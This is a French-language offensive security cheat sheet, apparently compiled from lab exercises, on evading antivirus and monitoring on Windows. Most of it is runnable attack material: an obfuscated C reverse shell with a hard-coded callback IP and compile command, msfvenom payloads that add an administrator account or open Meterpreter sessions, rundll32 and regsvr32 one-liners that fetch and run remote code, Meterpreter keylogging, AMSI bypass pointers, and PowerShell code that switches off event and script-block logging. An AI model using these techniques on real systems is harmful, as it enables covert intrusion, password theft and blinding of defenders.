


Le logiciel [ConfuserEx](#) est un packer assez efficace pour obfusquer vos exécutables .NET.


Après avoir sélectionné un workspace dans **ConfuserEx**, faites un drag and drop de votre exécutable puis rendez-vous dans **Settings** pour activer la compression :



Ensuite, cliquez sur la règle "true" pour l'éditer et définissez le preset sur **Maximum** et cliquer sur **Done** :



Après, rendez-vous dans **Protect!** et cliquez sur le bouton **Protect!** :



Le fichier exécutable a été packé !

Utilisation d'un plus petit payload

Plutôt que d'exécuter un reverse shell, si vous n'avez besoin d'effectuer que quelques commandes, cela rendra la détection plus complexe pour l'antivirus :

```
msfvenom -a x64 -p windows/x64/exec CMD='net user pwnd Password321 /add;net localgroup administrators  
pwnd /add' -f csharp
```

Concaténation

Si l'antivirus détecte une chaîne de caractères spécifique, vous pouvez essayer de la découper et de la concaténer dans votre code pour échapper à la détection.

En **Powershell**, on peut utiliser les techniques suivantes :

Character	Purpose	Example
Breaks	Break a single string into multiple sub strings and combine them	('co'+ 'ffe'+ 'e')
Reorders	Reorder a string's components	('{1}{0}'- f'fee', 'co')
Whitespace	Include white space that is not interpreted	.('Ne' + 'w-Ob' + 'ject')
Ticks	Include ticks that are not interpreted	d`own`LoAd`Stri`ng
Random Case	Tokens are generally not case sensitive and can be any arbitrary case	dOwnLoAdsTRing

Utilisation d'un pointeur sur fonction

Pour éviter d'utiliser directement des appels à l'API de windows qui peuvent être suspects, on peut utiliser des pointeurs sur fonction pour essayer de passer sous les radars.

Voici le code initial :

```
#include <windows.h>
#include <stdio.h>
#include <lm.h>

int main() {
    printf("GetComputerNameA: 0x%p\\n", GetComputerNameA);
    CHAR hostName[260];
    DWORD hostNameLength = 260;
```



```

if (GetComputerNameA(hostName, &hostNameLength)) {
    printf("hostname: %s\n", hostName);
}
}

```

Et voici le code transformé :

```

#include <windows.h>
#include <stdio.h>
#include <lm.h>

int main() {

    typedef BOOL (WINAPI* myNotGetComputerNameA)(
        [LPSTR lpBuffer,
        [LPDWORD nSize
    );

    HMODULE hkernel32 = LoadLibraryA("kernel32.dll");


    myNotGetComputerNameA notGetComputerNameA = (myNotGetComputerNameA)
GetProcAddress(hkernel32, "GetComputerNameA");

    printf("notGetComputerNameA: 0x%p\n", notGetComputerNameA);
    CHAR hostName[260];
    DWORD hostNameLength = 260;
    if (notGetComputerNameA(hostName, &hostNameLength)) {
        printf("hostname: %s\n", hostName);
    }
}

```

Ainsi on utilise la fonction **notGetComputerNameA** au lieu d'appeler **GetComputerNameA**.

AMSI Bypass



L'AMSI pour Anti Malware Interface Scan est une sécurité qui vous empêchera de lancer des scripts Powershell, s'ils sont considérés comme malveillant.

Heureusement pour nous, il existe des techniques pour le contourner assez aisément.

Par exemple, le site suivant permet de générer des payloads pour rendre l'AMSI inopérant dans la session en cours :

- <https://amsi.fail/>

Cependant, tous les patterns sont détectés comme malveillants par leur signature.

L'astuce de contournement est de déplacer dans le code, la déclaration de variables pour changer le pattern jusqu'à ce que le code s'exécute sans broncher.

Ensuite, vous pourrez lancer vos payloads Powershell, sans que l'AMSI vous en empêche.

Sinon il existe un dépôt github qui répertorie 20 techniques de contournement de l'AMSI :

- <https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell>

Autres techniques d'obfuscation en vrac

- Changer les noms de variables et de fonction.
- Supprimer les chaînes de caractères en clair dans le code.
- Passer les chaînes de caractères/variables en argument.
- Suppression des symboles dans l'exécutable avec la commande **strip --strip-all <EXE>**

Reverse shell obfuscated

En bonus, voici un reverse shell en C qui contournera les antivirus basiques :

```

#include <winsock2.h>
#include <windows.h>
#include <ws2tcpip.h>
#include <stdio.h>

#define DEFAULT_BUFLen 1024

typedef int(WSAAPI* WSASTARTUP)(WORD wVersionRequested,LPWSADATA lpWSADATA);
typedef SOCKET(WSAAPI* WSASOCKETA)(int af,int type,int protocol,LPWSAProtocolInfo,
lpProtocolInfo,GROUP g,DWORD dwFlags);
typedef unsigned(WSAAPI* INET_ADDR)(const char *cp);
typedef u_short(WSAAPI* HTONS)(u_short hostshort);
typedef int(WSAAPI* WSACONNECT)(SOCKET s,const struct sockaddr *name,int namelen,LPWSABUF
lpCallerData,LPWSABUF lpCalleeData,LPQOS lpSQOS,LPQOS lpGQOS);
typedef int(WSAAPI* CLOSESOCKET)(SOCKET s);
typedef int(WSAAPI* WSACLEANUP)(void);

void runn(char* serv, int Port) {

    HMODULE hws2_32 = LoadLibraryW(L"ws2_32");
    WSASTARTUP myWSAStartup = (WSASTARTUP) GetProcAddress(hws2_32, "WSAStartup");
    WSASOCKETA myWSASocketA = (WSASOCKETA) GetProcAddress(hws2_32, "WSASocketA");
    INET_ADDR myinet_addr = (INET_ADDR) GetProcAddress(hws2_32, "inet_addr");
    HTONS myhtons = (HTONS) GetProcAddress(hws2_32, "htons");
    WSACONNECT myWSAConnect = (WSACONNECT) GetProcAddress(hws2_32, "WSAConnect");
    CLOSESOCKET myclosesocket = (CLOSESOCKET) GetProcAddress(hws2_32, "closesocket");
    WSACLEANUP myWSACleanup = (WSACLEANUP) GetProcAddress(hws2_32, "WSACleanup");
    SOCKET S0;
    struct sockaddr_in addr;
    WSADATA version;
    myWSAStartup(MAKEWORD(2,2), &version);

    S0 = myWSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, 0, 0, 0);
    addr.sin_family = AF_INET;
    addr.sin_addr.s_addr = myinet_addr(serv);
    addr.sin_port = myhtons(Port);

    if (myWSAConnect(S0, (SOCKADDR*)&addr, sizeof(addr), 0, 0, 0, 0)==SOCKET_ERROR) {
        myclosesocket(S0);
        myWSACleanup();
    }
}

```

```

    }
    else {
        char p1[] = "cm";
        char p2[]="d.exe";
        char* p = strcat(p1,p2);
        STARTUPINFO sinfo;
        PROCESS_INFORMATION pinfo;
        memset(&sinfo, 0, sizeof(sinfo));
        sinfo.cb = sizeof(sinfo);
        sinfo.dwFlags = (STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW);
        sinfo.hStdInput = sinfo.hStdOutput = sinfo.hStdError = (HANDLE) 50;
        CreateProcess(NULL, p, NULL, NULL, TRUE, 0, NULL, NULL, &sinfo, &pinfo);
        WaitForSingleObject(pinfo.hProcess, INFINITE);
        CloseHandle(pinfo.hProcess);
        CloseHandle(pinfo.hThread);
    }
}

int main(int argc, char **argv) {

    if (argc == 3) {
        int port = atoi(argv[2]);
        runn(argv[1], port);
    }
    else {
        char host[] = "10.8.121.218";
        int port = 4545;
        runn(host, port);
    }

    return 0;
}

```

Pensez à remplacer l'adresse IP et le port !

Et compilez :

```
x86_64-w64-mingw32-gcc shell.c -o shell.exe -lwsock32 -lws2_32
```


[Exploitation/Windows]

Keylogger

Introduction

Afin de récupérer des mots de passe dans un contexte réel, il peut être utile de déployer un keylogger sur le poste de l'utilisateur.

Nous allons voir comment le faire avec **Metasploit**, mais vous pouvez utiliser le keylogger de votre choix.

Manuel

Depuis une session Meterpreter ou un reverse shell vous pouvez constater si le processus explorer.exe est en cours d'exécution :

```
meterpreter\>ps | grep "explorer"
Filtering on 'explorer'

Process List
=====

PID  PPID  Name      Arch  Session  User              Path
---  ---  ---      ---  ---      ---              ---
3612 3592  explorer.exe x64   1        THMSERVER1\trevor.local C:\Windows\explorer.exe
```

Ensuite on peut migrer sur ce processus pour lancer le keylogger sur l'utilisateur cible :

```
meterpreter\>migrate 3612
[*] Migrating from 4408 to 3612...
[*] Migration completed successfully.
```

On peut maintenant lancer le keylogger :

```
meterpreter\>keyscan_dump
```

Dumping captured keystrokes...

```
keep<CR>
```

```
<Shift>Passwordpasswordpassword<CR>
```

[Exploitation/Windows]

Living Off the Land

Introduction

Le terme de **Living Off The Land** signifie se débrouiller avec les moyens du bord et donc avec les outils déjà présents dans notre contexte pour du Red teaming.

L'intérêt d'utiliser des outils déjà présent sont multiples :

- Ne pas éveiller les soupçons.
- L'utilisation d'outils externe est impossible pour une raison quelconque.



LOLBAS

Ce projet réunit les techniques et outils de Living Off The Land :

- <https://lolbas-project.github.io/#/>

LOTS Project

Ce projet similaire à LOLBAS, réunit les sites légitimes (Living Of Trusted Sites) qui peuvent être abusés par les attaquants :

- <https://lots-project.com/>

Manuel

Télécharger un fichier depuis un serveur HTTP

Il est possible de télécharger un fichier avec **certutil.exe** bien qu'il soit initialement conçu pour gérer les certificats sur Windows :

```
certutil -URLcache -split -f <URL> <OUTPUT>
```

Vous pouvez aussi utiliser **BitsAdmin** :

```
bitsadmin.exe /transfer /Download /priority Foreground <URL> <OUTPUT_FILE>
```

Télécharger un fichier depuis un serveur SMB

Grâce à l'outil findstr, il est possible de télécharger un fichier depuis un partage samba :

```
findstr /V dummystring \\<IP|FQDN>\<Share>\<FILE> > <OUTPUT_FILE>
```

dummystring correspond à une chaîne non présente dans le fichier recherché.

Encoder un fichier

Avec **certutil**, on peut encoder un fichier et le rendre bien plus difficile à détecter :

```
certutil -encode <INPUT_FILE> <OUTPUT_ENCODED_FILE>
```

Vous pouvez encoder vos binaires de cette façon.

Exécuter un binaire

L'exécution de binaire peut se faire de manière traditionnelle via le cmd ou depuis le bureau. Cependant, il existe des manières d'exécuter un fichier de manière plus discrète notamment avec l'**explorateur de fichier** qui sera le parent de notre processus si on exécute notre binaire de la façon suivante :

```
explorer.exe /root,"<EXE_FILE>"
```

On peut aussi le faire avec **WMIC** :

```
wmic.exe process call create <EXE_WITHOUT_EXTENSION>
```

Le **payload** ne doit pas comporter d'extension (.exe) dans la commande !

On peut aussi utiliser **RunDLL** pour exécuter des programmes ou du code Javascript ou même Powershell :

```
rundll32.exe javascript:"..\mshtml.dll,RunHTMLApplication ";eval("w=new  
ActiveXObject(\"WScript.Shell\");w.run(\"<EXE_WITHOUT_EXTENSION>\");window.close());
```

Le **payload** ne doit pas comporter d'extension (.exe) dans la commande !

Et pour exécuter un script Powershell présent sur un serveur web distant :

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication  
";document.write();new%20ActiveXObject("WScript.Shell").Run("powershell -nop -exec bypass -c IEX (New-  
Object Net.WebClient).DownloadString('<URL>');");
```

Importation de DLL corrompue

Avec l'utilitaire **regsvr32**, il est possible d'exécuter une DLL corrompue.

Tout d'abord, créez votre payload (DLL corrompue) avec **Metasploit** :

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> LPORT=443 -f dll -a x86 > <PAYLOAD>.dll
```

Trouvez un moyen de la téléverser sur la machine victime puis lancez cette commande :

```
c:\Windows\System32\regsvr32.exe <PAYLOAD>.dll
```

Vous pouvez aussi utiliser différentes options pour essayer d'être plus discret :

```
c:\Windows\System32\regsvr32.exe /s /n /u /i:http://example.com/file.sct <PAYLOAD>.dll
```

Lors de l'exécution, vous devriez obtenir un reverse shell et ainsi contourner le whitelisting d'application de Windows.

Injection de DLL malveillante dans un processus

L'utilitaire **mavinject**, il est possible d'injecter une DLL dans un processus en cours d'exécution :

```
MavInject.exe <PID> /INJECTRUNNING <PATH_TO_DLL>
```

Vous devez seulement au préalable préparer votre DLL et trouver le PID du processus cible.

Contournement du whitelisting d'application

Parfois, Windows autorise seulement certaines applications à se démarrer par sécurité.

Cependant, cette sécurité ne prend pas en compte le fait que certaines applications peuvent être lancées à partir d'autres applications légitimes telles que **Bash** qui a été implémentée dans Windows 10 et Windows Server 19 à travers WSL :

```
bash.exe -c "<PAYLOAD>.exe"
```

Exécution de code Powershell sans utiliser Powershell

Il est possible d'exécuter un script powershell malveillant sans utiliser Powershell, en passant par MSBuild.

Cette technique peut-être utile lorsque le processus Powershell est surveillée voire bloquée.

Pour l'exemple, on peut générer un payload Powershell avec Metasploit :

```
msfvenom -p windows/meterpreter/reverse_winhttps LHOST=<IP> LPORT=443 -f ps1-reflection >  
<PAYLOAD>.ps1
```

Ensuite, on peut utiliser le projet [PowerLessShell](#) pour convertir notre script Powershell, en fichier de projet **MSBuild** :

```
python2 PowerLessShell.py -type powershell -source <PAYLOAD>.ps1 -output <PROJECT>.csproj
```

On peut se mettre en écoute avec Metasploit :

```
msfconsole -q -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_winhttps; set lhost  
<IP>;set lport 443;exploit"
```

Une fois le fichier transféré sur la machine victime on peut lancer le fichier avec MSBuild :


```
c:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe <PROJECT>.csproj
```

[Exploitation/Windows]

Monitoring evasion

Introduction

L'objectif est d'effacer les traces laissées par nos actions durant l'attaque afin que l'EDR ne puisse pas avoir conscience de notre activité.



Techniques

Reflection

```
$logProvider = [Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider')
```

```
$etwProvider = $logProvider.GetField('etwProvider','NonPublic,Static').GetValue($null)
```

```
[System.Diagnostics.Eventing.EventProvider].GetField('m_enabled','NonPublic,Instance').SetValue($etwProvider, 0);
```

Si on monitore le nombre d'événements windows écoulés, on peut voir que les commandes n'incrémentent plus cette variable :

```
PS C:\Users\Administrator> Get-WinEvent -FilterHashtable @{ProviderName="Microsoft-Windows-PowerShell";  
Id=4104} | Measure | % Count  
18
```

```
PS C:\Users\Administrator> whoami  
Tryhackme\administrator
```

```
PS C:\Users\Administrator> Get-WinEvent -FilterHashtable @{ProviderName="Microsoft-Windows-PowerShell";  
Id=4104} | Measure | % Count  
18
```

Groupe Policy Take Over

```
$GroupPolicySettingsField =  
[ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings',  
'NonPublic,Static')  
$GroupPolicySettings = $GroupPolicySettingsField.GetValue($null)
```

```
$GroupPolicySettings['ScriptBlockLogging']['EnableScriptBlockLogging'] = 0
```

```
$GroupPolicySettings['ScriptBlockLogging']['EnableScriptBlockInvocationLogging'] = 0
```